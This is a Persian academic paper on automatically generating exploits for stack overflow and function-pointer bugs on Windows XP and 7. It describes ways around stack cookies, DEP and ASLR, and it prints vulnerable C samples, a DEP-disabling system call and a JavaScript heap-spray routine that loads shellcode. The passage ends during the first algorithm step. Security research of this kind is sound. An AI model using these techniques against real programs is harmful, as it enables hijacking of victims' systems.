مجله علمی - پژوهشی "پدافند الکترونیکی و سایبری"
سال چهارم، شماره ۱، بهار ۱۳۹۵، ص ۵۰- ۳۵

تولید خودکار اکسپلویت برای آسیب‌پذیری برنامه‌های کاربردی

سعید پارسا [۱]، مسعود زینی‌پور*[۲]
۱- دانشیار، دانشکده مهندسی کامپیوتر، دانشگاه علم و صنعت
۲- دانشجوی کارشناسی ارشد، دفاع سایبری، دانشگاه جامع امام حسین (ع)
(دریافت: ۹۳/۱۲/۱۷، پذیرش: ۹۵/۰۲/۱۴)

چکیده

آسیب‌پذیری در نرم‌افزار هنگامی اهمیت پیدا می‌کند که قابل بهره‌برداری یا به عبارت دیگر قابل اکسپلویت باشد. این بهره‌برداری می‌تواند انواع مختلفی داشته باشد که مهم‌ترین آنها در اختیار گرفتن کنترل اجرای برنامه آسیب‌پذیر است. امروزه ارائه اکسپلویت برای آسیب‌پذیری برنامه‌های کاربردی با توجه به وجود محافظ‌های گوناگون بسیار دشوار شده است و درنتیجه تولید خودکار آن به‌مراتب پیچیده‌تر و دشوارتر خواهد بود. تحقیقات درزمینهٔ تولید خودکار اکسپلویت (به معنی در اختیار گرفتن کنترل اجرای برنامه) بسیار محدود بوده است و آنچه صورت گرفته نیز دارای محدودیت‌های فراوانی است. در این مقاله راه‌کاری برای تولید خودکار اکسپلویت برای دو نوع آسیب‌پذیری سرریز بافر در پشته و بازنویسی اشاره‌گر تابع در برنامه‌های کاربردی در بستر سیستم‌عامل‌های ۳۲ بیتی اکس‌پی و ویندوز۷ ارائه می‌شود. اکسپلویت‌های تولیدشده به این روش، با عبور از محافظ‌های کوکی پشته، محافظ جلوگیری از اجرای کد در بخش داده و محافظ تصادفی نمودن فضای آدرس برنامه، امکان در اختیار گرفتن اجرا را در برنامه آسیب‌پذیر خواهد داد. اگرچه این راه‌کار، تمام آسیب‌پذیری‌ها را پوشش نخواهد داد ولی چارچوبی ارائه می‌کند که می‌توان در بستر آن، برای آسیب‌پذیری‌های دیگر نیز اکسپلویت تولید نمود.

واژه‌های کلیدی: آسیب‌پذیری، اکسپلویت، سرریز بافر، پشته، توده و کد پوسته

۱- مقدمه

وجود داده یا کد بهره‌بردار یا به‌عبارت‌دیگر اکسپلویت[۱] برای آسیب‌پذیری[۲] نرم‌افزارها نشان‌دهنده اهمیت آن آسیب‌پذیری است. اکثر آسیب‌پذیری‌ها با روشی به نام فازینگ[۳] کشف می‌شوند که در این روش سازوکار کشف آسیب‌پذیری از طریق تولید داده‌های مختلف، تزریق آن به برنامه، اجرای برنامه و ثبت وقایع، همگی به‌صورت خودکار انجام می‌گیرد؛ اما در تولید اکسپلویت به دلیل وجود چالش‌های گوناگون، امر خودکارسازی با مشکلات فراوانی روبرو است.

چالش‌هایی که در تولید خودکار اکسپلویت وجود دارد شامل مواردی مانند تفاوت در نسخه‌های مختلف سیستم‌عامل‌ها ازنظر آدرس توابع و دستورات موردنیاز، وجود محافظ‌های گوناگون و همچنین شرایط خاص هر آسیب‌پذیری است. به دلیل همین چالش‌ها، درزمینهٔ تولید خودکار اکسپلویت تحقیقات محدودی صورت گرفته است. در سال ۲۰۰۷، روشی برای تولید خودکار اکسپلویت مطرح گردید که در آن برای دو نوع آسیب‌پذیری سرریز بافر در پشته[۴] و سرریز بافر در توده[۵] در سیستم‌عامل‌های ویندوز اکس‌پی (sp1) و لینوکس Ubuntu نسخه ۶,۰۶ اکسپلویت تولید می‌کرد [۱].

روش دیگری برای تولید خودکار اکسپلویت در سال ۲۰۰۹ ارائه شد که برای سه نوع آسیب‌پذیری سرریز بافر در پشته، بازنویسی اشاره‌گر تابع[۶] و تخریب آدرس مقصد دستورات نوشتن، در لینوکس اکسپلویت تولید می‌کرد [۲].

در سال ۲۰۱۱ نیز مقاله‌ای منتشر شد که نویسندگان آن مدعی بودند خودکارسازی را از کشف آسیب‌پذیری تا تولید اکسپلویت در لینوکس، به‌صورت کامل طراحی کرده‌اند که در این روش کد منبع برنامه آسیب‌پذیر باید وجود داشته باشد [۳]. به

* رایانامه نویسنده مسئول: masoud.zeinipoor@chmail.ir

1 -Exploit
2 -Vulnerability
3 -Fuzzing
4 -Stack Buffer Overflow
5- Heap Buffer Overflow
6 -Function Pointer

دنبال این مقاله در سال ۲۰۱۲، مقاله تکمیلی ارائه گردید که در ویندوز اکس‌پی (SP3) و برای آسیب‌پذیری سرریز بافر در توده پیاده گردیده بود [۴].

آنچه در تحقیقات قبلی دیده نشده است تولید اکسپلویت برای آسیب‌پذیری برنامه‌هایی است که دارای محافظ‌های اصلی می‌باشند. همچنین بیشتر بر روی سیستم‌عامل لینوکس کارشده است. در این مقاله طرحی ارائه‌شده است که قادرخواهد بود با عبور از محافظ‌های اصلی، برای آسیب‌پذیری برنامه‌های کاربردی در سیستم‌عامل‌های ویندوز اکس‌پی (SP3) و ویندوز ۷ به‌صورت خودکار اکسپلویت تولید نماید. این اکسپلویت‌ها برای دو نوع آسیب‌پذیری سرریز بافر در پشته و بازنویسی اشاره‌گر تابع تولید می‌شوند.

در ادامه، مروری بر دو نوع آسیب‌پذیری سرریز بافر در پشته و توده و نحوه اکسپلویت آن‌ها خواهیم داشت. در بخش سوم به محافظ‌های جلوگیری کننده از اکسپلویت شدن می‌پردازیم. در این بخش به نحوه دور زدن محافظ‌ها نیز اشاره می‌شود. در بخش چهارم به کلیات تولید خودکار اکسپلویت و چالش‌های پیشرو خواهیم پرداخت. طرح پیشنهادی خود را در بخش پنجم تشریح خواهیم کرد؛ و در بخش‌های بعدی نیز نتایج آزمایش‌ها و نتیجه‌گیری نهایی این تحقیق بیان خواهد شد.

۲- مروری بر انواع آسیب‌پذیری برنامه‌های کاربردی و نحوه اکسپلویت آن‌ها

به‌دلیل سپرده شدن مدیریت حافظه به برنامه‌نویس در زبان‌های برنامه‌نویسی C و C++، اکثر آسیب‌پذیری‌های برنامه‌های کاربردی مربوط به برنامه‌هایی است که با این دو زبان نوشته شده‌اند. در این بخش به دو نوع آسیب‌پذیری اشاره می‌شود که مربوط به برنامه‌هایی می‌شود که با زبان C یا C++ پیاده‌سازی گردیده‌اند. این دو نوع آسیب‌پذیری سرریز بافر در پشته و سرریز بافر در توده می‌باشند.

۲-۱- سرریز بافر در پشته و نحوه اکسپلویت آن


پشته به‌عنوان یکی از اصلی‌ترین بخش‌های حافظهٔ برنامهٔ در حال اجرا، دارای کاربردهای مهمی است که مهم‌ترین کاربرد آن مربوط به توابع است. ذخیره متغیرهای محلی یک تابع، عملوندهای[1] توابع و همچنین آدرس برگشت توابع ازجمله این موارد است. حال با توجه به این مقدمه، آسیب‌پذیری سرریز بافر در پشته را در قالب یک مثال توضیح داده می‌شود. به شکل (۱) توجه نمایید. در این مثال ورودی کاربر در یک بافر به‌طول ۱۲ بایت بدون کنترل طول ورودی کپی می‌گردد.

```
void func(char *input)
{
 char buf[12];
 strcpy(buf,input);
}
int main(int argc, char* argv[])
{
 func(argv[1]);
 printf("END");
}
```

شکل (۱). نمونه کد دارای آسیب‌پذیری سرریز بافر در پشته

حال اگر طول ورودی کاربر از ۱۲ بایت بیشتر باشد عملاً سرریز بافر رخ خواهد داد. ازآنجاکه این بافر مربوط به یک متغیر محلی است، بنابراین سرریزی در پشته رخ می‌دهد.

روش اکسپلویت این نوع آسیب‌پذیری، ساده است. چراکه در این آسیب‌پذیری، کنترل اجرای برنامه از طریق بازنویسی آدرس برگشت در پشته در اختیار مهاجم قرار می‌گیرد. شکل (۲)، دو نما از پشته (قبل و بعد از سرریز بافر) را نشان می‌دهد. همان‌طور که در این شکل مشاهده می‌کنید با ورودی که طول آن بزرگ‌تر از بافر ۱۲ بایتی است آدرس برگشت تابع بازنویسی شده است و درنتیجه هنگام برگشت از تابع، مقدار بازنویسی شده، که تحت کنترل نویسنده اکسپلویت است، به‌عنوان آدرس برگشت لحاظ می‌گردد. به عبارت دقیق‌تر هنگام برگشت از تابع، مقدار بالای پشته به‌عنوان آدرس دستور بعدی در نظر گرفته می‌شود و ازآنجاکه آدرس موردنظر در این قسمت قرارگرفته، درنتیجه از این طریق اجرای برنامه تحت کنترل خواهد بود. حال بجای آدرس برگشت می‌توان آدرس کد موردنظر خود را قرار داد که درنهایت منجر به اجرای آن خواهد شد.



شکل (۲). سرریز بافر در پشته

1 -Parameter

۲-۲- آسیب‌پذیری سرریز بافر در توده و نحوه اکسپلویت آن

اگر در حین اجرای برنامه، حافظه‌ای به‌صورت پویا درخواست شود، این حافظه در توده ایجاد می‌شود. یکی از مهم‌ترین آسیب‌پذیری‌هایی که در توده ممکن است وجود داشته باشد سرریز بافر است. نمونه‌ای از کد دارای آسیب‌پذیری سرریز بافر در توده در شکل (۳) قابل‌مشاهده است.

```
void func(char *input)
{
 Char* buf = malloc(12);
 strcpy(buf,input);
}
int main(int argc, char* argv[])
{
 func(argv[1]);
 printf("END");

}
```

شکل (۳). نمونه کد دارای آسیب‌پذیر سرریز بافر در توده

این نمونه کد نیز شبیه کد مربوط به شکل (۱) است با این تفاوت که فضای مربوط به بافر متغیر محلی buf در تابع func به‌صورت پویا در حافظه اختصاص داده می‌شود و درنتیجه این بافر در توده ایجاد می‌شود. سپس ورودی کاربر بدون هیچ کنترلی توسط تابع strcpy درون این بافر کپی می‌شود. اگر طول ورودی کاربر از ۱۲ بایت بیشتر باشد موجب بروز سرریز بافر در توده می‌گردد.

این آسیب‌پذیری درگذشته (در ویندوز اکس‌پی sp1)، کاملاً قابل اکسپلویت بود. سرریز بافر در قطعه[1] جاری منجر به بازنویسی سرآیند[2] قطعه بعدی می‌شد که نتیجه آن امکان نوشتن ۴ بایت دلخواه در یک مکان دلخواه بود. ازاین‌رو با بازنویسی مکان مناسب (مانند مکان‌هایی که اشاره‌گر به توابع را نگه می‌دارند) امکان اکسپلویت وجود داشت. ولی امروزه به دلیل وجود محافظ‌های گوناگون مربوط به توده، امکان اکسپلویت این نوع آسیب‌پذیری به این طریق وجود ندارد [۵]. در حال حاضر این نوع آسیب‌پذیری در شرایط خاص قابل اکسپلویت می‌باشد.

زبان برنامه‌نویسی C/C++ این امکان را می‌دهد که آدرس یک تابع را در یک متغیر ذخیره نموده و سپس از آن متغیر برای فراخوانی تابع استفاده کنید. اشاره‌گر به توابع در بخش داده (در بسیاری از موارد در توده) ذخیره می‌گردند و درنتیجه اگر در این بخش از داده، سرریزی رخ دهد و یا بازنویسی صورت بگیرد امکان اکسپلویت شدن آن وجود خواهد داشت. نتیجه این نوع آسیب‌پذیری مانند سرریز بافر در پشته تغییر کنترل اجرای برنامه است ولی با این تفاوت که نحوه کنترل جریان برنامه در این آسیب‌پذیری هنگام فراخوانی یک تابع رخ خواهد داد [۶].


در مورد آسیب‌پذیری سرریز بافر در پشته و توده می‌توان به کتاب‌ها و مقالات مختلفی مراجعه نمود که یکی از معروف‌ترین آن‌ها کتاب "The Shellcoder's Handbook" است [۷].

۳- مروری بر انواع محافظ‌ها

در بیش از یک دهه قبل که آسیب‌پذیری برنامه‌های کاربردی مورد سوءاستفاده نفوذگرها قرار می‌گرفت، کارشناسان امنیتی ایده‌هایی را برای جلوگیری از اکسپلویت شدن آسیب‌پذیری‌ها مطرح نمودند. آن‌ها عنوان می‌کردند که شاید نتوان از بروز آسیب‌پذیری جلوگیری به عمل آورد ولی می‌توان کاری کرد که در صورت بروز آن، از بهره‌برداری آن جلوگیری به عمل آورد. ازاین‌رو محافظ‌هایی در سطح همگردان[3] و سیستم‌عامل پیاده‌سازی نمودند. در ادامه به بعضی از مهم‌ترین این محافظ‌ها و روش‌های دور زدن آنها (در صورت وجود) اشاره می‌شود.

۳-۱- GS

محافظ GS یکی از محافظ‌هایی است که در سطح همگردان پیاده‌سازی شده است. اساس این محافظ که به آن کوکی پشته[4] نیز می‌گویند قرار دادن مقدار کوکی در بالای آدرس برگشت و اشاره‌گر به قالب[5] تابع است. شکل (۴) مکان قرار گرفتن کوکی پشته را نشان می‌دهد.



شکل (۴). نمای پشته در صورت وجود GS

1- Chunk
2- Header
3- Compiler
4- Stack Cookie
5- Frame

مقدار کوکی پس از انجام محاسبات مختلف، به یک مقدار تصادفی غیرقابل حدس تبدیل می‌شود. یک اکسپلویت‌نویس در هنگام بروز یک خطای سرریز بافر در پشته به کنترل کردن آدرس بازگشت ذخیره‌شده در پشته نیاز دارد. در یک تابع محافظت‌شده توسط GS، مقدار کوکی درست قبل از اشاره‌گر به قالب پشته و آدرس بازگشت قرار می‌گیرد. سپس در انتهای تابع این مقدار کنترل می‌شود و در صورت عدم تطابق، دستورات انتهایی تابع به اجرا درنمی‌آید. حال یک اکسپلویت‌نویس مجبور است برای رسیدن به آدرس بازگشت ذخیره‌شده، کوکی را نیز بازنویسی کند. پس‌ازاین اتفاق به دلیل عدم تطابق، برنامه خاتمه می‌یابد.

مهم‌ترین محدودیت این محافظ عدم پشتیبانی از ساختار اداره‌کننده خطا[1] است و همین عامل باعث دور زدن آن شده است. هنگامی‌که یک خطا در برنامه‌ای رخ می‌دهد، ویندوز فرصتی برای رفع این خطا در اختیار برنامه می‌گذارد. ویندوز این فرصت را با استفاده از ساختاری به نام «اداره‌کننده خطای ساخت‌یافته»[2] فراهم کرده است. این ساختار در پشته با فواصل معینی به‌صورت زنجیره‌ای دیده می‌شود. این ساختار دارای دو عضو است که عضو اول آن اشاره‌گری به ساختار اداره‌کننده خطای ساخت‌یافته بعدی و عضو دوم آن نیز اشاره‌گری به تابع اداره‌کننده خطا است.

حال به‌منظور دور زدن محافظ GS، اشاره‌گرهای ساختار اداره‌کننده خطای ساخت‌یافته درون پشته بازنویسی می‌شوند و به‌محض بروز خطا، ویندوز از مقادیر این اشاره‌گرها برای مدیریت خطا استفاده می‌کند. حال اگر مقادیر این اشاره‌گرها با داده موردنظر ما بازنویسی شده باشد، درنتیجه کنترل اجرا تحت کنترل درخواهد آمد [۸].

البته بعد از ارائه این روش، محافظ‌های دیگری مانند SafeSEH و SEHOP توسط ماکروسافت ارائه گردید که به آنها نمی‌پردازیم.

۳-۲- محافظ DEP و نحوه دور زدن آنها

محافظ جلوگیری از اجرای داده[3] یا DEP، که نامی برای این محافظ در ویندوز است و در سیستم‌عامل‌های دیگر نام‌های دیگری دارد، محافظی است که جلوی اجرای کد را در بخش‌های داده‌ای برنامه مانند پشته و توده می‌گیرد. وقتی یک اکسپلویت‌نویس کنترل اجرای برنامه را در دست گرفت، اجرا را به ابتدای کد پوسته[4] هدایت می‌کند که در همه موارد کد پوسته در بخش داده‌ای برنامه موجود است. اما اگر محافظ DEP برای این برنامه فعال باشد، اجرای کد پوسته با خطا روبرو می‌شود و عملاً اجرای برنامه متوقف می‌شود.

ویندوز برای غیرفعال کردن محافظ DEP در زمان اجرا، تابع NtSetInformationProcess را از طریق تابع LdrpCheckNXCompatibility فراخوانی می‌کند. این تابع برای تعیین اطلاعات یک فرآیند استفاده می‌شود. این تابع اطلاعات را بر اساس مقادیر قرارگرفته در ساختار ProcessInformationClass مقداردهی می‌کند. ازاین‌رو می‌توان با استفاده از تابع NtSetInformationProcess، مقادیر موجود در این ساختار را برای فرآیند موردنظر معین کرد.

تنها کاری که برای غیرفعال نمودن این محافظ باید انجام داد فراخوانی تابع NtSetInformationProcess با عملوندهای مناسب است. [۹].

```
NtSetInformationProcess(-1,ProcessExecuteFlags,
MEM_EXECUTE_OPTION_ENABLE, 0x4 )
```

البته این روش در ویندوز اکس‌پی(SP3) جواب می‌دهد و برای ویندوز ویستا به بعد نمی‌توان ازاین‌روش استفاده نمود. به همین دلیل روش دیگری برای دور زدن این محافظ پیشنهاد شد که برنامه‌نویسی مبتنی بر برگشت[5] نام دارد. در این روش در حقیقت بدون اینکه کدی از بخش داده اجرا شود، با استفاده از توابع سیستمی، محافظ DEP دور زده می‌شود. در این روش باید زنجیره‌ای از آدرس‌ها را کنار هم در پشته قرار داد تا با ارجاع گام‌به‌گام آنها، از این محافظ عبور کرده و کد پوسته موجود در بخش داده‌ای را اجرا نمود. برای استفاده ازاین‌روش می‌توان از توابع سیستمی مختلفی مانند VirtualAlloc، HeapCreate، VirtualProtect و WriteProcessMemory استفاده نمود [۱۰].

۳-۳- محافظ ASLR و نحوه دور زدن آنها

محافظ تصادفی کردن نواحی آدرس‌ها[6] که به‌طور مخفف به آن ASLR می‌گویند، نواحی کلیدی حافظه همانند آدرس پایه کد برنامه اجرایی، مکان کتابخانه ها، مکان پشته و مکان توده را به‌صورت تصادفی تغییر می‌دهد. بدین ترتیب مهاجم نمی‌تواند آدرس‌های موردنیاز را به‌آسانی پیش‌بینی نماید و به دلیل نامشخص بودن آدرس‌های موردنیاز، کار برای مهاجم دشوار می‌شود. این محافظ در ویندوز از نسخه ویستا به بعد معرفی شد. امروزه می‌توان گفت که مهم‌ترین محافظ جلوگیری کننده از اکسپلویت شدن آسیب‌پذیری‌ها همین محافظ است.

1- Exception Handler
2- Structured Exception Handling(SEH)
3- Data Execution Prevention (DEP)
4- Shellcode
5- Return Oriented Programming (ROP)
6- Address Space Layout Randomization

یکی از ساده‌ترین روش‌ها برای دور زدن محافظ ASLR، استفاده از فایل‌های اجرایی (مانند بعضی DLL ها) است که دارای این محافظ نمی‌باشند. به‌عنوان‌مثال در نسخه‌های قدیمی‌تر محیط اجرایی جاوا (JRE 6.x)، بعضی فایل‌های اجرایی وجود داشتند که دارای محافظ ASLR نبودند و با استفاده از آنها به‌راحتی این محافظ دور زده می‌شد. این امکان در برنامه‌هایی که امکان استفاده از افزونه[1] را دارند، مانند مرورگرها، بیشتر است [۱۱].

یکی دیگر از راه‌های دور زدن محافظ ASLR، بهره بردن از روشی به نام افشاندن[2] حافظه است. در این روش مقدار زیادی حافظه به‌صورت پویا برای برنامه ایجاد می‌گردد که باعث اشغال قسمت پیوسته‌ای از حافظه می‌شود. این حافظه پیوسته به‌گونه‌ای است که به‌طور حتم شامل یک آدرس مشخص در حافظه می‌گردد. البته این روش در صورت غیرفعال بودن محافظ DEP مفید خواهد بود. نکته قابل‌توجه در این روش امکان استفاده از نوشتن کدهای اسکریپتی[3] یا شبیه آنها در برنامه است. مانند آنچه در مرورگرها یا برنامه Adobe Reader داریم. شکل (۵) نمونه کدی را نشان می‌دهد که منجر به افشانده شدن حافظه می‌گردد [۱۲].

```
paddingstr = '\\u4141\\u4141';
while (paddingstr.length*2 < 65535)
{
    paddingstr += paddingstr;
}
function padding(len)
{
    if (len <= paddingstr.length)
        return paddingstr.substr(0, len);
}
function heapspray(data, mb)
{
    var chunk64k = data + padding((65536 -
data.length*2)/2);
    var chunk1mb = '';
    for (var i = 0; i < 15; i++)
        chunk1mb += chunk64k;
    chunk1mb += chunk64k.substr(0, 65498/2);
    a = new Array();
    for (var i = 0; i < mb; i++)
    {
        a[i] = chunk1mb.substr(0,
chunk1mb.length);
    }
}
function InvokeHeapSpray()
{
    shellcode = unescape(shellcodebytes);
    heapspray(shellcode, 200);
}
```

شکل (۵). نمونه‌ای از کد افشاندن حافظه

روش دیگر برای عبور از محافظ ASLR، استفاده از نشت حافظه[4] است. در این روش اطلاعات سیستمی به‌صورت غیرمجاز در اختیار مهاجم قرار می‌گیرد و فرد مهاجم این اطلاعات را به‌منظور اکسپلویت آسیب‌پذیری به‌کار می‌گیرد. از طریق این اطلاعات امکان به‌دست آوردن یک آدرس از یک فایل اجرایی وجود دارد. با به‌دست آوردن آدرس یک تابع یا ساختار خاص به‌راحتی می‌توان آدرس‌های دیگر را نیز به‌دست آورد و عملاً از این محافظ عبور کرد [۱۳].

۴- تولید خودکار اکسپلویت

در تحقیقات مختلف که با عنوان تولید خودکار اکسپلویت انجام‌گرفته است، عبارت اکسپلویت با اهداف مختلفی بیان‌شده است. منظور ما از اکسپلویت در این مقاله دراختیار گرفتن اجرای برنامه است.

اکسپلویت کردن یک آسیب‌پذیری دارای مراحل مختلفی است. اولین قدم برای اکسپلویت، اثبات آسیب‌پذیری است. یعنی باید داده‌ای تولید نمود که منجر به بروز آسیب‌پذیری گردد که اصطلاحاً به آن اثبات مفهوم[5] می‌گویند. مرحله بعدی، اصلاح داده ورودی است به‌نحوی‌که منجر به در اختیار گرفتن اجرای برنامه گردد. این مرحله یکی از اصلی‌ترین مراحل تولید اکسپلویت است. اگر سیستم‌عامل و برنامه آسیب‌پذیر دارای محافظ‌های جلوگیری کننده از اکسپلویت باشد گام دیگری به تولید اکسپلویت اضافه می‌گردد که گام دور زدن محافظ‌ها است. یعنی باید داده ورودی را به‌گونه‌ای اصلاح نمود که محافظ‌ها دور زده شوند. درنهایت نیز باید مکانی برای قرار دادن کد پوسته پیدا نمود تا اجرا را به ابتدای آن هدایت نمود.

حال تولید خودکار اکسپلویت به معنی انجام همه مراحل مذکور به‌صورت خودکار است. برای اینکه همه این مراحل به‌صورت خودکار انجام بگیرد باید اطلاعات کافی و مناسبی از اجرای برنامه به‌دست آورد. همچنین باید شرایط آسیب‌پذیر بودن و اکسپلویت‌پذیر بودن قابل‌تشخیص گردد.

ذکر این نکته نیز لازم است که در این مقاله فرض بر این است که آسیب‌پذیری وجود دارد و هدف، تولید اکسپلویت برای آن است.

1 -Plugin
2 -Spray
3- Script

4 -Memory Leak
5 -Proof of Concept (POC)

۴-۱- چالش‌های تولید خودکار اکسپلویت

وجود چالش‌های مختلف در تولید خودکار اکسپلویت باعث شده است که متخصصان امنیت کمتر به این موضوع بپردازند. در ادامه به مهم‌ترین چالش‌های تولید خودکار اکسپلویت اشاره می‌شود.

شاید اولین چالشی که برنامه تولیدکننده اکسپلویت با آن مواجه است، وجود انواع مختلف آسیب‌پذیری‌ها در برنامه است. آسیب‌پذیری‌های مختلف دارای شرایط خاص خود می‌باشند؛ به‌عنوان‌مثال آسیب‌پذیری سرریز بافر در پشته باعث بازنویسی آدرس برگشت و درنهایت تحت کنترل قرار دادن اجرای برنامه می‌گردد درحالی‌که سرریز بافر در توده خللی در آدرس برگشت ایجاد نمی‌کند و از روش دیگری کنترل اجرای برنامه را در اختیار می‌گیرد. ازاین‌رو نمی‌توان یک مدل ثابت برای همه آسیب‌پذیری‌ها در نظر گرفت.

یکی دیگر از چالش‌هایی که تولیدکننده خودکار اکسپلویت ممکن است با آن مواجه شود، تعیین مکانی در داده ورودی است که مقدار ثبات EIP ازآنجا نشئت گرفته است. به همین منظور باید بین داده‌ها و نقاط مختلف برنامه ارتباط برقرار نمود. پیگیری جریان داده و ارتباط آن با برنامه از مهم‌ترین چالش‌های تولید خودکار اکسپلویت است. برقراری این ارتباط جهت اصلاح داده مربوطه به‌منظور در اختیار گرفتن کنترل اجرای برنامه است.

یکسان نبودن شرایط برنامه هنگام بروز آسیب‌پذیری از دیگر چالش‌های مهم تولید خودکار اکسپلویت است. به‌عنوان‌مثال مقادیر ثبات‌ها[1] و آدرس‌های حافظه، مکان‌هایی که حاوی داده ورودی می‌باشند، فایل‌های اجرایی که در برنامه بارگذاری شده‌اند و نقطه‌ای در کد برنامه که آسیب‌پذیری در آنجا نمایان می‌شود ازجمله مواردی می‌باشند که مدل نمودن شرایط اکسپلویت کردن را با مشکل مواجه می‌کند. این تفاوت شرایط برای آسیب‌پذیری‌های یکسان نیز ممکن است رخ دهد. یعنی ممکن است شرایط برنامه هنگام بروز آسیب‌پذیری سرریز بافر در پشته با شرایط همان برنامه هنگام بروز یک آسیب‌پذیری دیگر از همان نوع ولی در جای دیگر، متفاوت باشد.

چالش دیگری که برنامه تولیدکننده خودکار اکسپلویت با آن مواجه است، وجود محافظ‌های مختلف در برنامه‌ها است. بعضی از این محافظ‌ها به‌گونه‌ای طراحی شده‌اند که با فرض در اختیار گرفتن کنترل اجرای برنامه، باز امکان اجرای کدهای دلخواه وجود ندارد. دور زدن این محافظ‌ها با توجه به نوع آسیب‌پذیری و یکسان نبودن شرایط برنامه، در حالات مختلف می‌تواند متفاوت باشد.

پیدا کردن مکان مناسب جهت قرار دادن کد پوسته از دیگر چالش‌های پیش‌روی ما در تولید خودکار اکسپلویت است. به علت تفاوت برنامه‌های مختلف ازلحاظ ترکیب حافظه‌ای، به‌دست آوردن یک مکان مناسب جهت قرار دادن کد پوسته دشوار است.


۵- طرح پیشنهادی

همان‌طور که در بخش‌های قبلی اشاره شد برای تولید خودکار اکسپلویت با چالش‌های گوناگونی مواجه خواهیم شد. بخصوص امروزه که سیستم‌عامل‌ها و نرم‌افزارها دارای محافظ‌های گوناگونی هستند. بنابراین ارائه ابزاری که قادر باشد برای همه نرم‌افزارها و سیستم‌عامل‌ها و همچنین همه نوع آسیب‌پذیری، اکسپلویت تولید نماید یا غیرممکن است و یا بسیار مشکل است. ازاین‌رو برای امکان‌پذیر کردن طرح خود محدودیت‌هایی را برای این طرح در نظر گرفته‌ایم. در طرح پیشنهادی، امکان تولید خودکار اکسپلویت برای دو نوع آسیب‌پذیری سرریز بافر در پشته و همچنین بازنویسی اشاره‌گر تابع در سیستم‌عامل‌های ویندوز اکس‌پی و ویندوز ۷ وجود خواهد داشت. البته این امکان با توجه به روش پیشنهادی برای تمام برنامه‌ها یکسان نخواهد بود. زیرا شرایط برنامه‌ها و امکان مدیریت حافظه در آنها یکسان نیست.

الگوریتم سطح بالای این طرح دارای پنج مرحله کلی است که شکل (۶) این الگوریتم را نشان می‌دهد. اولین مرحله از الگوریتم مذکور، تحلیل پویای برنامه به‌منظور کشف نوع آسیب‌پذیری و همچنین تحلیل جریان داده است. برای رسیدن به این هدف، باید از طریق مستندگذاری پویا، اطلاعات لازم را از برنامه به دست آورد. مقادیر ثبات‌ها و آدرس‌های حافظه، داده‌ای که منجر به در اختیار گرفتن کنترل اجرای برنامه شده است و مکانی که خطا در آنجا رخ‌داده است ازجمله این اطلاعات است. خروجی این مرحله تعیین نوع آسیب‌پذیری است که درنتیجه نحوه اکسپلویت و محافظ‌های احتمالی را تعیین می‌کند.

دومین مرحله بررسی امکان در اختیار گرفتن کنترل اجرای برنامه است. در این مرحله قابلیت اکسپلویت‌پذیر بودن آسیب‌پذیری موردبررسی قرار می‌گیرد. درصورت اکسپلویت‌پذیر نبودن، ادامه تحلیل انجام نخواهد شد.

1 -Register



شکل (۶). الگوریتم طرح پیشنهادی برای تولید خودکار اکسپلویت

در مرحله سوم باید محافظ‌های موجود تشخیص و روش دور زدن آنها دیده شود. به‌عنوان مثال برای محافظ DEP باید رشته‌های مربوط به روش دور زدن آن (ROP) ساخته شود.

در مرحله چهارم باید فضای مناسب برای کد پوسته پیدا گردد. این فضا باید به‌اندازه‌ای باشد که علاوه بر کد پوسته، داده‌های مربوط به دور زدن محافظ‌ها را نیز بتواند در خود جا دهد. البته ممکن است این فضا به‌صورت پیوسته پیدا نشود که در این حالت کمی کار دشوارتر می‌شود.

تا اینجا، نوع آسیب‌پذیری تشخیص داده شده است و مبتنی بر آن روش اکسپلویت مشخص‌شده است. همچنین امکان در اختیار گرفتن کنترل اجرای برنامه نیز بررسی گردیده و سپس روش‌های دور زدن محافظ‌های احتمالی مشخص‌شده و مکان مناسب برای کد پوسته تعیین گردیده است. حال در مرحله پنجم که آخرین مرحله الگوریتم تولید خودکار اکسپلویت است، فرمول‌های قبلی باهم ترکیب‌شده و داده یا مدل داده‌ای که منجر به اکسپلویت آسیب‌پذیری می‌شود، تولید و به‌عنوان خروجی نمایش داده می‌شود. در ادامه هر بخش به‌صورت جزئی تشریح می‌گردد.

گام اول: تحلیل پویای برنامه

اولین و مهم‌ترین مرحله برای تولید خودکار اکسپلویت همین مرحله تحلیل پویا یا به‌عبارت‌دیگر تحلیل برنامه در زمان اجرا است. چراکه خروجی این مرحله توسط تمام مراحل دیگر مورد استفاده قرار می‌گیرد و هرچقدر این گام درست و دقیق برداشته شود، اطمینان به صحت انجام گام‌های بعدی نیز بالاتر خواهد بود.

